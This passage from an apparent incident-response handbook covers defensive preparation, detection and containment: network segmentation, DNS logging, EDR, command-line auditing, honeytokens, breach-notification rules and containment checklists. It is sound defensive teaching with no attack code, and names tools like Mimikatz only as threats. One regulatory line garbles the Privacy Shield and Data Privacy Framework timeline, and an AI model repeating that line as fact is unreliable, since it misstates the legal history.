    b. Implement strategies first for high-risk systems, such as those handling sensitive data or exposed to the public internet, before expanding to day-to-day systems.
2. The ASD strategies align closely with the top two CIS Critical Security Controls v8.1: developing and maintaining an inventory of enterprise assets (systems) and software assets (applications).
    a. Develop and maintain an application portfolio (not a spreadsheet, as it is not maintainable) detailing the application names, ownership, points of contact, data flows, regulatory compliance, servers, and data stores the application depends on. Complexity and onerous inventory rules for your application portfolio are your enemy when it comes to user acceptance and data maintenance.
    b. Develop and maintain a configuration management database (CMDB)—this is the layer below an application portfolio—that records server names, operating systems, infrastructure contacts, management details, locations, relationships to applications and data stores (including shares), and network details like NAT'd public IPs and fully qualified domain names (FQDNs).

c. Integrate the app portfolio and CMDB into your formal change management process (yes, you need one of those too). Changes should be registered against applications and assets. This information supports the IR function by providing insight into recent changes that may have contributed to incidents.

3. Deploy essential mitigations that prevent execution of malicious software, limit the blast radius, and detect an intrusion.
   a. For malware, use antivirus tools, EDR systems, and file analysis capabilities via NGFW at network choke points.
   b. Minimize exposure to malicious websites through web proxies that block threat categories and integrate curated CTI blocklists feeding NGFWs. Consider blocking non-work-related categories as well; at a minimum, users should be warned for visiting a newly registered domain, but you should block it if you can. To be truly effective, deploy TLS Break and Inspect. Security categories to block include newly registered domains, C2 domains, grayware, adult content, known compromise sites, phishing sites, and malware (including ransomware).
   c. Control malicious messaging with antispam filtering and email validation techniques to mitigate threats, phishing, and business email compromise (BEC). Here, the service will take control of your DNS Mail Exchange (MX) record and filter the mail. There are also three additional email validation techniques you should investigate and use: Sender Policy Framework (SPF), which advertises senders for your domain; DomainKeys Identified Mail (DKIM), which signs your email; and Domain-Based Message Authentication, Reporting, and Compliance (DMARC), to prevent spoofing and phishing attacks while telling the email system how to handle mail that fails SPF and/or DKIM. IR can make great use of mail management systems to investigate message exchange and see who may have opened email that was later found to be malicious.
   d. Specific to ransomware, your organization must ensure reliable and testable backups and/or file version history for data recovery.
   e. Specific to insider threats, control removable storage and deploy DLP measures.

Once these essential capabilities are in place, organizations should consider a broader suite of layered tools and techniques spanning physical security to application-level protections. This topic is beyond the scope of this book. Full treatment of each option would warrant another 500+ page security architecture book.

Physical and data link layers

At the lowest layers of the network—the physical and data link layers—a variety of practical, mostly low-cost tools and technologies should be deployed to better protect the network:

- Analyze all connection points to the network and close off any that can allow an unauthorized user to affect the cable plant, server room, wire closets, and building telco connection points. Label "open" ports in switch configurations and conduct physical security reviews if necessary—if an unauthorized user can gain access to the cable plant, you cannot trust the network.
- Develop the ability to disable physical network ports and deploy a mitigation access control list (ACL) on ports—for example, limiting traffic to "internet only" or restricting certain internal commutations.
- Use Media Access Control (MAC) filtering on the switch fabric for fixed devices such as printers, displays, or building sensors to reduce the likelihood that the port can be used by another device.
- Implement 802.1X authentication on user segments. There is no need to be overly complex. A simple architecture for "user devices" is good enough to prevent unauthorized devices from reusing a port.
- Deploy VoIP or other telco systems on separate networks—through a cable plant or, more likely, a VLAN or Private VLAN (PVLAN) architecture. Keeping VoIP traffic separate minimizes the chance of packet capture and eavesdropping, which is critical in healthcare environments. (Bonus points if you can use encryption.)
- If your wireless environment is not using WPA3 and certificate authentication for your devices, move in that direction. If you want to provide some ISP-like services for guests and staff, use separate SSIDs. Do not deploy any management services on wireless segments.
- Review how the LAN itself is managed and implement access control for services like SNMP and REST API access management IPs only.
- There are likely some segments, like a services network (or a DMZ) where you need strong protection for MAC to IP to port to exposed service. For these networks, deploy MAC filtering and private VLANs (PVLANs). The objective is to minimize ARP spoofing, provide a deterrent, and control for blast radius should one of those services exposed to the public Internet become compromised. MAC addresses can be manipulated or spoofed, so it is best to include 802.1x.
- Protect DHCP services. There are switch-specific options to ensure that only authorized DHCP servers answer requests. This eliminates rogue DHCP risks, which can arise from misconfigured devices or visitor equipment that has been plugged in mistakenly.

- Enable and collect focused NetFlow monitoring, such as peer-to-peer (P2P) detection on edge switches to catch P2P traffic in the workstation network, and at choke points to gather traffic between segments. Do not go overboard with NetFlow; it is not hard to get duplicative flow data, which can be expensive to store and analyze. If you have an internal NGFW that functions as a segmentation gateway, you are much more likely to have better logging than NetFlow, especially if you have User ID integration enabled. Also ensure that you are not sending flow collectors or flow data to your logging infrastructure, because you don't need to log the fact that you sent a log record to a log-keeping system (you get the idea…).

Network and routing layers

At the network and routing layers, which involve logical addressing, segmentation, and routing of IP packets on the network, a series of tools and techniques should be implemented. Unlike the physical layer, most of these can also be applied in the cloud to varying degrees:

- Ensure that switch, router, SD-WAN, and firewall configurations are under change control. Implement mechanisms to detect configuration drift and receive authentication and change logs. From an IR perspective, your objective is to have assurance that the network components are hardened, controlled, and secure.
- Implement ACLs by limiting TCP and UDP port access where possible. Here, *BTHb* advises that you adopt a segmentation strategy and allow systems to communicate to each other only along well-defined channels. For example, put your servers that support web-based access on their own segment and permit only 443/TLS inbound traffic and little else. Then, from these servers, allow access to the RDBMS or other data stores, but limit other traffic patterns to these data stores. Conceptually, your objective is to implement network segmentation and apply some sort of micro core access perimeter. Practically speaking, you should do this during technology refresh or new deployments.
- IP networks depend on a routing protocol to ensure that they move packets efficiently. There are several. For IR, you should ensure that routing updates come only from an authenticated source. This layer should drop any unauthorized routing update attempts.
- The DNS layer is also a critical infrastructure service. Historically, DNS logging itself isn't as effective as you would want. The current BIND codebase (9.18.37 and 9.20.10 as of August 2025) can write queries to the log (by default, this is */var/log/bind/default.log*) but not responses. Instead, you could use dnstap or dnscap on the DNS server. The best possible results can be achieved by monitoring Zeek. Set up a port mirror for the LAN ports at the lowest level: the "first line client resolver" servers using Security Onion or a Linux server running Zeek.

Your objective when it comes to DNS logging is to get the true client source, the query and its details, and the answers back as a single log record. Zeek does this, but other solutions do not. This model will enable highly effective FQDN/DNS-based threat hunting because you can find the originating client.

- Implement DNS filtering. There are two main methods. The first is a response policy zone (RPZ). An RPZ turns your DNS server into an application-aware firewall. RPZ-enabled DNS servers evaluate a query against a set of local zone files and can take a response configured specific to the zone. Responses are NXDOMAIN, which a client sees as a "Domain not found" error message; NODATA, which is used for specific record types; CNAME, which redirects the client and thus prompts another DNS query; and some passthrough options. Since the DNS server processes all requests, RPZs can be deployed at the lowest layer if system resources permit or, more likely, the topmost caching layer right before the internet is queried because those queries should be for internet-only domains.
- Deploy an NSM monitoring capability. As mentioned earlier, Zeek can provide outstanding visibility to DNS, but it doesn't stop there. Zeek has visibility to numerous LAN and application protocols, can perform file extraction, can alert on specific network IoCs such as in-house–developed or feed-based CTI, and is very stable. For an all-in-one solution, consider the Security Onion distribution deployed on commodity hardware with network taps.
- Implement TLS Break and Inspect. Modern next-generation firewalls and web proxies can inspect LAN traffic, but with the advent of TLS 1.3, breaking that encryption process requires that they be "in the middle" and a supporting certificate be deployed to the endpoint. NGFWs also can push out the encrypted traffic to a given port, which puts NSM and log analysis back in the game.

Application layer

With all of the powerful tools that you can deploy to analyze and control traffic flow, it's the applications themselves that have the data an adversary wants to locate, package, exfiltrate, and hold hostage. The application layer also represents a unique challenge: there is little to no standardization in how it works when you compare it to well-structured network and operating system instrumentation. From an IR perspective, the main goals are to know who used a given system and what they did in that system. Applications are, after all, the gateways to the valuable information that the adversary is after. IR has evolved to the point where identity, which can be global, is one of the most important aspects because it is borderless, and in SaaS applications, identity can quite literally be outsourced to a third party (Google, Apple, Facebook, etc.). Here are some helpful recommendations:

- Wherever possible, implement some form of SSO framework with MFA. There are a myriad of terms, definitions, and vendor approaches here. In terms of IR, reduce and eliminate authentication islands with local user databases, and instead, move the authentication layer to a well-defined access control solution where the token used for access is logged and tied back to an actual human.
- If you absolutely must support an authentication island, apply a supplemental identifier per account that ties back to an "employee ID" value in your primary SSO platform (often done by adding the `EmplID` to a comment field). (Bonus if all the account IDs can match your SSO system.)
- A web frontend system often accesses the underlying data store through a service account. End users are granted access that is managed by the web server and its codebase, but the backend database activity is attributed to the service account. One approach to tying a frontend user to the changes made by the service account is to use the application user context propagation approach. This means that the `UserID` itself is passed through the business to the database layer as a parameter to a stored procedure, and some audit logic is implemented. There are other, more complex approaches, like mapping a frontend user to a database-specific user account or implementing a user activity tracking table.
- Adversaries today must be tracked through unique OAuth or SAML tokens, SSO tokens and integrations, and CSP-defined IAM roles.
- Breach and attack simulation (BAS) solutions can also assist in constantly assessing the network, operating system, and application security. These solutions automate the process of testing your posture, provide trace data that can assist in detection engineering efforts, and are usually updated frequently as new cybersecurity vulnerabilities and exposures (CVEs) and other attack paths are announced.

Preparation: Visibility Tools and Techniques

The modern adversary is after your data and your intellectual property, penetrating anything facing the public internet and your end users because those are the most common ways in. To that end, evaluate the best visibility tools you can deploy, such as the following:

- EDR is approaching "must have" status. Many options are available, including SentinelOne, Microsoft Defender for organizations with an E5-level license for each user, and Velociraptor as a free and open source software (FOSS) tool for small-scale organizations or those that cannot afford a commercial tool. When evaluating an EDR, look at how it integrates with other aspects of your security apparatus, how long it takes for incident discovery, and the cost of long-term logging. Unless you can rapidly respond to an incident with a capable team, the

cost of more than a week or two of EDR data for a large network can be high. As a compensating technique, though, you can likely develop an easy way to export the last seven days' worth of process and DNS activity from a suspect host at the time of an incident. This may involve a fraction of your systems and can provide highly valuable volatile data collection.

- Centralized, cloud-based identity-as-a-service (IDaaS) tools enable an effective IAM strategy. Organizations need a centralized way to authenticate their users against a single directory that also incorporates a risk assessment posture, can implement step-up authentication when there is risky behavior, enable MFA, and provide a single point of access for SaaS solutions.
- SIEM and central logging are crucial. All of your systems should log security-relevant details to a central logging system. At a minimum, you need as many applications as possible to provide at least login success and failure messages.
- For traditional RDBMSes, you can implement a database-level *logon trigger*. This is essentially a stored procedure that runs in response to certain events on a specific table. Most, if not all, RDBMSes have a user account table that is updated whenever someone logs in. When a user logs in, the trigger fires and writes a record to an audit log, which in turn is read by a SIEM monitoring agent. Most RDBMSes support logging highly valuable details like time, source IP, user account name, client connecting software agent, and the default database that the user is assigned to.

Preparation: Command-Line Auditing

One of the most important tasks that has transformed IR in recent years is enabling command-line auditing and central collection in Windows and Linux. On Windows, several methods exist for collecting command-line data beyond using an EDR. For example, you can enable Process Creation events (4688) for both success and failure and also enable the "Include command line in process creation events" option (see Figure 2-2). After this, you can set up event forwarding through Windows event forwarding, NXLog, a SIEM agent, or even a remote pull.




Figure 2-2. Windows 4688 event with command-line auditing

Another approach is to deploy Microsoft Sysmon with a tuned configuration file. Sysmon captures command lines in the context of many other events, such as driver loading, network connections, DNS lookups, and file hashes. While you can develop your own XML config file, many start with a configuration from SwiftOnSecurity or Florian Roth and customize from there. Even if you do not forward Sysmon events, setting up a 128 MB logfile containing important details—like which process made a DNS request and what command-line history exists—can prove invaluable during an incident (see Figure 2-3).




Figure 2-3. Sysmon Event ID 1, Process Creation with Command Line

For Linux, auditd remains an essential tool, though it requires configuration. For auditd, reviewing Florian Roth's configuration, which references other rulesets, provides a useful starting point. Leveraging analyses by various groups to determine which techniques belong in the top 10 also helps provide a starting place for instrumentation and data collection.

Preparation: Data Breach Rules of the Road

Breach notification requirements vary by country, state, industry, and incident type. In the United States, all 50 states, the District of Columbia, Guam, Puerto Rico, and the Virgin Islands have laws mandating that private businesses and most government entities notify affected individuals in the event of a breach involving personally identifiable information (PII). These laws differ in their thresholds for notification and timelines. Similarly, the European Union's Directive 2002/58/EC provides a comparable legislative framework for breach notification.

Incident commanders must understand the regulatory thresholds and types of in-scope data that they govern. As part of IR preparation, ensure that IR leaders know how regulations impact their organization. It is not hard to make significant errors during a data breach, such as counting records incorrectly or delaying notification. Examples include excessive delay in notification and inconsistencies in impact statements. Ensure that your notification details are timely and professionally communicated. Additionally, executives must be extremely cautious with financial transactions during and after a breach to avoid any appearance of insider trading.

Following are key regulations affecting breach notification and data protection:

- General Data Protection Regulation (GDPR), which requires businesses to protect the personal data of EU citizens
- EU-US Data Privacy Framework (adopted in 2023; replaced Privacy Shield in 2020 due to the Schrems II decision), which governs how data moves between Switzerland, the United States, and the European Union
- Payment Card Industry Data Security Standard (PCI-DSS), which controls how credit card data is processed and monitored
- Health Insurance Portability and Accountability Act (HIPAA), which includes the Security Rule and Privacy Rules, particularly concerning the Designated Record Set
- NIST 800-171, which governs how sensitive but unclassified information is handled
- Sarbanes-Oxley Act of 2002 (SOX), which mandates specific practices in financial recordkeeping and reporting for corporations
- Gramm-Leach-Bliley Act (GLBA), which requires that a policy be in place to protect financial institutions' data from foreseeable threats in security and data integrity
- Family Educational Rights and Privacy Act (FERPA), which regulates access and disclosure of student education records

Preparation: Policy and Procedure

A clear set of IR policies is essential. They name decision makers, define escalation thresholds, and map how information flows between technical, legal, and executive teams. Supporting policies like acceptable use, access control, data classification, logging, and patching ensure that incidents are detectable and containable and that evidence is available for forensics and remediation (see Table 2-2).

Table 2-2. IR-related policies

Policy	Purpose	Owner	Key trigger to use
Incident Response Policy	Defines roles, escalation thresholds, and IR workflow	Security/IR team	Activates IR plan for security events
Acceptable Use Policy	Sets allowed/forbidden behaviors on systems	HR/IT/security	Detects policy violations that may be incidents
Access Control Policy	Governs account provisioning and least privilege	IT/security	Limits blast radius and provides support for containment
Data Classification and Handling Policy	Specifies sensitivity levels and protection needs	Data governance/ security	Guides prioritization and evidence handling
Logging and Monitoring Policy	Defines required logs, retention, forwarding, and alerting	Security/IT operations	Supports detection, forensics, regulation, compliance, and timeline reconstruction
Communications and Escalation Policy	Prescribes internal/ external notification rules	Legal/PR/ executive sponsors	Ensures timely, coordinated stakeholder communications
Business Continuity and Disaster Recovery Policy	Plans for restoration and critical service continuity	IT/BCP team	Guides recovery priorities post-incident recovery
Patch Management Policy	Schedules vulnerability remediation and testing	IT/security	Reduces attack surface and supports remediation steps
Third-Party/Vendor Security Policy	Requires vendor incident obligations and SLAs	Procurement/ security	Ensures coordinated response with suppliers
Forensics and Evidence Handling Policy	Preserves chain of custody and investigative methods	Legal/security/ forensics	Enables legal admissibility and root cause analysis

For further guidance, research the ISO 2700X series, along with the controls outlined in CobiT 2019, NIST SP 800-61 Rev. 3, NIST 800-53 Rev. 5, and if the organization is in the energy sector, NERC-CIP.

Preparation: Enable Early Warning Indicators

An advanced cybersecurity technique is the development and deployment of *early warning indicators*—also known as *honeypots*, *honeynets*, *honeytokens*, or *data canaries*. These tools help redirect adversaries, alter the behavior of automated tools such as scanners, increase your detection surface, possibly slow down adversaries, or detect insider threats performing reconnaissance.

A canary or honeytoken is a digital decoy, such as a decoy URL, a file with auditing enabled, artificial database records, fake email addresses, and DNS entries that can only be accessed during reverse DNS lookups. These tokens trigger alerts when an adversary or a malicious insider interacts with them. For instance, a DLP service on an NGFW that has TLS Break and Inspect enabled can be configured with regular expressions that detect exfiltration attempts involving honeytokens or canaries.

An early warning file might be buried deep in the filesystem under a hidden folder. This canary is designed to catch a tool that exhaustively crawls a filesystem. On Windows, that file needs a file audit ACL entry and Object Access auditing enabled on the host to catch the crawler.

Similarly, fake security access tokens (SATs) can be pushed out to Windows systems from login scripts that can identify credential theft attempts through tools such as Mimikatz and its derivatives. This concept has matured into the Domain Controller Enticing Password Tripwire (DECPT) project. The DECPT server can communicate with deployed agents, which get a unique credential. As a result, the solution can identify which asset was compromised.

As an example, the Active Defense Harbinger Distribution (ADHD)[2] is loaded with tools designed to look like normal services, such as Cowrie, a medium-interaction SSH honeypot; and OpenCanary, a daemon that runs several canary versions of services that alerts when a service is (ab)used. ADHD also has tools to create canary tokens.

To ensure that an adversary or malicious insider reaches your early warning system entities, configure a DNS entry that points to the service's IP address but uses an FQDN that is unlikely to be used by internal users.

Deploying an IP Darknet combined with a network intrusion detection system (NIDS) and active engagement tools—such as the LaBrea Tarpit software developed by Tom Liston—can greatly enhance detection and slow the spread of network worms and scanning activity. This setup can be implemented on low-cost Linux PCs running iptables firewall rules that deny and log all traffic, alongside sensors like Suricata or the Tarpit software itself.

2 Black Hills InfoSec has some exercise walk-throughs on the ADHD site as well.

For public-facing web assets, especially SSO authentication sites, a sophisticated honeytoken approach involves embedding JavaScript code within the web pages. When an adversary clones your site (via a crawl) and hosts it on a different domain name, the canary token code will detect that the domain it's being accessed from doesn't match the original domain it was configured for. The detection code causes communication to a site you control. This could be a POST or a GET that is not otherwise accessible (not linked in any page), so the only way it would be called is from your site's duplicate detection code.

Phase 2, Identification: How Serious Is It?

NIST SP 800-61 labels step 2 "Detection and Analysis," but *BTHb* prefers the term *Identification*, which aligns more closely with commercial literature. Several chapters are devoted to identification.

NIST also categorizes incidents into functional impact, information impact, or recoverability effect. These categories can be used to help guide playbook development for overall incident management.

During the Identification phase, be aware that there is a dynamic intelligence loop that occurs in modern attacks. For example, an EDR system may alert that an adversary attempted to dump credentials from the Windows LSASS process and successfully blocked that attack. The incident handler receiving this alert might observe a particular set of IoCs or recognize tactics and activity patterns. Some IoCs, such as URLs, certificate common name (CN) fields, or FQDNs, can prompt threat hunts for recent history; others might drive environment-wide sweeps with the EDR tool to identify other compromised hosts. From there, a larger set of identified targets is likely to change the scope of the incident. Table 2-3 walks through this process in detail.

Table 2-3. Identification checklist

Activity	Notes and tasks
Conduct initial determination, triage, and verification.	Perform alert intake by the Threat Detection team or SOC. Gather initial information to determine incident potential, such as asset information, data quality, and environmental awareness. These details are critical to making the decisions in this phase. Review recent change history to see if the potential incident can be explained with a system or application change.

Activity	Notes and tasks
Quickly check the risk object for other alerts.	As an alert arrives, ensure that there is a method to rapidly determine if there are recent alerts for the risk object. This is the machine name, username, internal IP, and public IP. A single analyst should track and handle the risk object to make the best use of time. Further, every organization has high-value or high-risk users within the organization. Examples are executives or public-facing staff. If event data can be enriched with a high-value user indicator, it can significantly help the analyst when working an alert.
Review security issues identified by data sources and map to treatment plan/ playbook.	Decide how to proceed based on the severity of the incident. For every data source that feeds your SecOps team, review that data source and classify the condition it identifies. Map those conditions against your playbook model. For example, many systems can tell you about a failed login. You likely don't need a failed login treatment plan or playbook per system. Instead, you need to generally know when a failed login triggers a low/medium/high incident response. Ensure, by playbook, that SecOps understands when the alert may be an incident. Start an IR document or ticket. Initiate collection of immediate data to support IR.
Fully identify related user(s) and metadata.	Ensure that you fully identify the affected user(s) based on the alert or case. Ensure that you know their role, job, group membership, and the applications they have access to; these are critical to establish proper scope.
Survey event identification sources.	These sources include the perimeter, DMZ assets, internal systems, line of business applications, cloud service providers, SaaS solutions, and any other notifications from external sources and local logs.
Establish the incident start date and time.	A given alert or case may go back months. If adversary activity tripped a sensor but the account they created or the remote access tool was installed two months ago, the alert is immediately rescoped to a two-month period and the systems that the affected user has interacted with.
Collect initial data.	Collect firewall logs, network traces, system state, other logs, system volatile information, and memory image. If needed, make a triage forensic disk copy for later or parallel analysis. Triage forensics should be quick, whereas the full disk image may interrupt a system and can take many hours to complete.
Collect vital EDR data. EDR data often is limited to seven days online.	You may want to automate the EDR collection process and DNS query data for the prior week so that you have state for future threat hunts or to understand how malicious activity may have occurred. This could be as simple as running the event and DNS query and saving it to a CSV or using a SOAR process and API-driven collection to pull the data into case history.
Assign the incident handler and the IC escalation path or process.	When possible, use a team of two incident handlers. Note the details and start time in the IR document or ticket. The incident handler will determine when an IC is needed, most often based on scope, degree of impact, data breach, or some other severity measure.

Activity	Notes and tasks
Understand the incident handler's process limitations.	There is no "one size fits all" process. IR teams must know "normal" conditions and network activity to find incidents. Recent system and network baselines are very helpful here.
The incident handler will run through system checklists, but do not insist that the checklist be explicitly followed.	Review the operating system, network device, system state, and application-specific logs for any suspicious activity (this is covered in more detail in Chapters 5 through 9). Analysis should be guided by checklists to help provide a uniform, consistent response process and cover the bases. IR analysts should look beyond the checklist for other indicators.
Perform internal versus external system and network activity consistency checks.	When a system isn't consistent with respect to its locally reported network activity (netstat), its advertised services (Nmap), and its observed on-network actual activity (tcpdump), the IR team has strong evidence that the incident is serious because something is hiding on the local system (rootkit potential). Netstat, network activity, Nmap scan, process, and memory analysis should all match up.
Key decisions	• Is the event of interest explainable as normal activity? • Is the event of interest an actual incident, meaning does it pass the threshold for the case type? • Have you identified the initial point of entry, infection, or compromise? • What is the severity (usually it's classified as low, medium, high, or critical), which drives the pace of communication, bridge lines, and team activation? • Does the IR team watch and learn? If so, for how long? Or do you pull the plug after initial system state is collected following the order of volatility (especially memory)? • Are there signs of data leakage, theft, or exfiltration? Is there a compliance or regulatory issue involved that prompts an incident declaration? • Are there unexplainable system changes, such as new accounts, groups, group memberships, services, startup items (ASEPs), applications, or system updates? • What are your criteria and process to force a system reimage? Here, you want to minimize the impact on the end user and the business application.
Identification phase exit criteria	The assessment process has determined the event(s) constitutes a real incident. Therefore, activate the IR process and continue.

Phase 3, Containment: Stopping the Adversary

The goal of the Containment phase is to stop malicious activity or a threat actor from continuing to operate within your organization's network or SaaS-controlled systems. Containment involves one or more tactical actions to halt the adversary, malware, or attack itself. Because more organizations are embracing the cloud or adopting a cloud-first approach with little or no on-premises resources, you must ensure that SaaS and cloud systems with potential relevance are included in your containment plans. Some example assessment questions to incorporate into playbooks and guide containment decisions include the following:

- How widely used or deployed is the affected system, component, platform, or application?
- Is the system internet facing? This could be a web interface, an API interface, or any of a variety of services delivered on TCP or UDP ports (see Appendix A for a list).
- What is the required uptime or business impact if the system needs to be taken offline?
- What is the value of the system or data to the business process, and what impact would degradation have on the organization?
- Is it possible to remotely exploit the vulnerability?
  - Is the vulnerability due to a configuration error?
  - Is it a programming error?
  - Does an underlying library or component have a vulnerability?
  - Is there known exploit code available in the wild?
- Is publicly available exploit code or an attack methodology known for this system, thereby explaining the event?
- Are compensating controls currently deployed (not just available)?

The type of incident determines the containment actions taken. Note that during containment, various discoveries may prompt further identification as new artifacts arise, potentially rescoping the incident.

Also consider operational security (OpSec) during containment because you may be tipping your hand based on how the incident is contained. If you have a true adversary who has "hands on keyboard" or a sophisticated C2 infrastructure, they may change their tactics and techniques. Here, you can easily loop between identification and containment as you discover new IoCs.

MITRE's RE&CT community-driven framework catalogs defender containment and response actions aligned with IR stages, following the PICERL process. Each technique has a unique ID and defines a response action. This framework, detailed in

Table 2-4, can help generate ideas, provide a list of potential containment options, and guide action planning and automation.

Table 2-4. Containment checklist

Activity	Notes and tasks
Take certain actions immediately to stop the adversary. Note: Be cautious in how you contain, as you may not have found all of the adversary's traces and methods for them to return to the environment.	• Stop the attacker through some form of access control technique. For example, disable affected account(s), contain affected systems with an EDR capability, change account passwords, implement a more secure two-factor authentication method, implement a router or CSP network ACL, create or update a firewall block rule, "blacklist" an executable, and/or update a cloud network ACL or security group. • Avoid changing volatile state data or the system state early on. Once volatile information is collected, system changes can occur based on business priority. • You may use a "contain" function in an EDR platform as well. • Maintain a low profile; avoid any tipoffs. • Avoid in-band communications!
Validate downtime for containment.	Always confirm with the business on downtime windows and how long certain services may not be available during containment operations.
Conduct targeted shutdowns on the network.	System or network segment isolation may be necessary. Pulling the plug sacrifices volatile data and can damage an HD/SSD. Rather, collect a memory image or a filesystem triage image, then conduct targeted shutdowns to avoid data loss and minimize disruption. Cloud systems can be isolated by changing the security group assigned to the image. However, cloud application support components such as databases or other services present unique challenges.
Reset credentials.	As incident scope evolves, reset user and service account credentials. This action requires more than just a password reset. There may be a token involved, VPN sessions, Entra ID access tokens, and so on. Survey the ecosystem to understand what authenticators are in use and reset them for affected accounts.
Utilize on-premises Microsoft Active Directory (KRBTGT account)	With the capabilities afforded by modern attack tools such as Mimikatz, Rubeus, and other LSASS credential theft tools, you will need to change the KRBTGT account password twice, as the account maintains two entries for password history. Keep in mind that the default max lifetime for a ticket is 10 hours. For more information, refer to Chapter 7.
Evaluate longer term actions.	If the system cannot be taken offline, many actions are possible. Evaluate and fully document the system based on a valid risk-based business case. For example, network monitoring activity can occur in parallel post initial perimeter containment, while the IR team continues with the Eradication phase, a hardened replacement system is brought online, and data is migrated.

Activity	Notes and tasks
Establish notification roles. For government, this should be a public affairs officer; for corporate, a media liaison; and for academia, a university media relations office.	• Various parties may require notification. Internal parties include management, HR, Legal, Public Relations, and the system or business owner responsible for the affected system(s). Use caution, depending on type, because the attacker may be an insider or have direct access to internal communication tools such as email. • Always follow the "need to know" principle and use out-of-band communications. • Log notifications in the IR document. • Remain factual and avoid speculation.
Key decisions Always be aware of the need to rescope and be dynamic as you evaluate the success of containment operations.	• Do you have a complete understanding of the scope of the incident? • Do you know how the adversary gained access? • Do you understand the adversary's footprint in your environment? • What is the case-specific best method to stop the threat actor and control the situation? This requires a root cause analysis. • What is "the plan"? Are there multistage containment strategies, actions, or operations in place? • What is the risk of continuing operations? • What evidence do you have to prove or disprove the potential for data exfiltration? • For any discovered IoCs, has a check been made of all other networked and remote systems? • Can you effectively monitor the affected system(s)?
Containment phase exit criteria	• The attacker's ability to affect the network is effectively stopped. • Further examination of the network indicates no presence of the attacker's tools, tactics, and procedures. • All affected system(s) have been identified through "sweep the enterprise" processes. • Compromised systems' volatile data has been collected, as well as the memory image and triage image; disks are possibly imaged for later analysis. • Is there an access control in place that contains the incident or adversary?

Following are some containment examples:

DoS/DDoS
: Control malicious traffic at the WAN and null route by coordinating with the ISP or cloud provider. Move the organization's web presence to a DDoS-protected CSP.

Virus infection
: Isolate (contain) the LAN segment or system(s), which may prompt a reimage. Use an EDR to contain a host or change the VLAN on a switch port.

Remote compromise
: Implement firewall rules, collect key state information, update the ACL, isolate the system (perhaps with an EDR or NAC tool), and change all related account passwords.

Data loss
: Curtail user activity and restrict data access to minimize the breach. If a user has an elevated account, that will prompt an Identification phase analysis (rescope). Be prepared for possible breach notification.

System held hostage/ransom
